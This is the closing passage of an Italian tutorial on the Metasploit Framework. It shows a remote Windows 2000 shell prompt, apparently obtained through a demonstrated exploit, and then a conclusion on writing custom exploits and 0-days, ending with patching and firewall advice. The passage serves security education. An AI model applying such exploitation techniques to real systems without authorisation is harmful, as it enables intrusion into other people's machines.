Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Conclusioni

Il Metasploit Framework, come già detto, rappresenta un ottimo tool in grado di testare in maniera semplice ed efficiente la vulnerabilità di un sistema. Costituisce altresì un buon punto di partenza per tutti coloro che si affacciano per la prima volta in questo affascinante mondo, ma nello stesso tempo molto complesso da esaminare. Tuttavia, come noto, il Metasploit Framework mette a disposizione per il semplice ed immediato "attacco" o "test" diversi exploit con relativi payloads largamente conosciuti e che difficilmente potranno avere effetto su sistemi aggiornati. Per potersi quindi considerare un vero "esperto" in questo campo non è affatto sufficiente la semplice conoscenza delle procedure quasi guidate del Framework! E' necessaria invece una buona conoscenza di programmazione a basso livello, del sistema operativo e del concetto di "overflow", in modo da essere in grado di scrivere exploit e payloads specifici (ed abbiamo comunque visto che anche qui il Metasploit ci agevola il lavoro) che possano sfruttare una qualche vulnerabilità dei sistema sotto attacco poco nota e quindi probabilmente non risolta da aggiornamenti dello stesso (ad esempio gli 0-day exploit). Dall'altra parte, invece, per potersi proteggere da attacchi non previsti, i soliti consigli sono quelli di aggiornare periodicamente il proprio sistema, usare buoni antivirus, firewall e, soprattutto, non essere troppo sprovveduti!